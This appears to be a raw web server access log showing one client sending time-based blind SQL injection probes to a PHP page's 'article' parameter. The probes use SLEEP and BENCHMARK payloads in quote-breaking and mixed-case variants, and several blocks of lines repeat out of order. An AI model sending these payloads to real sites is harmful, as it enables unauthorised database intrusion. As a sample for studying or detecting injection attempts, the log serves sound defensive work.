192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%20aND%20BeNChMaRK %282999999%2CMd5%28NoW%28%29%29%29%20AnD%20%271 HTTP/1.0" 200 308 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%26%26BeNChMaRK %282999999%2CmD5%28NOW%28%29%29%29%26%26%271 HTTP/1.0" 200 302 "-" "Opera/9.27"





192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787 HTTP/1.0" 200 9233 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%20AnD%20SLeeP%283%29 HTTP/1.0" 200 278 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%26%26SlEEp%283%29 HTTP/1.0" 200 275 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%20AnD%20sLeep %283%29%20ANd%20%271 HTTP/1.0" 200 286 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%26%26sLEEp %283%29%26%26%271 HTTP/1.0" 200 280 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%00%27%7C%7CSLeeP %283%29%26%26%271 HTTP/1.0" 200 281 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%20AnD%20BeNChMaRK %282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 300 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%26%26BeNChMaRK %282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 297 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%20aND%20BeNChMaRK %282999999%2CMd5%28NoW%28%29%29%29%20AnD%20%271 HTTP/1.0" 200 308 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%26%26BeNChMaRK %282999999%2CmD5%28NOW%28%29%29%29%26%26%271 HTTP/1.0" 200 302 "-" "Opera/9.27"

192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787 HTTP/1.0" 200 9233 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%20AnD%20SLeeP%283%29 HTTP/1.0" 200 278 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%26%26SlEEp%283%29 HTTP/1.0" 200 275 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%20AnD%20sLeep %283%29%20ANd%20%271 HTTP/1.0" 200 286 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%26%26sLEEp %283%29%26%26%271 HTTP/1.0" 200 280 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%00%27%7C%7CSLeeP %283%29%26%26%271 HTTP/1.0" 200 281 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%20AnD%20BeNChMaRK %282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 300 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%26%26BeNChMaRK %282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 297 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%20aND%20BeNChMaRK %282999999%2CMd5%28NoW%28%29%29%29%20AnD%20%271 HTTP/1.0" 200 308 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%26%26BeNChMaRK %282999999%2CmD5%28NOW%28%29%29%29%26%26%271 HTTP/1.0" 200 302 "-" "Opera/9.27"

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192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%26%26sLEEp %283%29%26%26%271 HTTP/1.0" 200 280 "-" "Opera/9.27"
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192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%26%26BeNChMaRK %282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 297 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%20aND%20BeNChMaRK %282999999%2CMd5%28NoW%28%29%29%29%20AnD%20%271 HTTP/1.0" 200 308 "-" "Opera/9.27"
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C'EST FINI....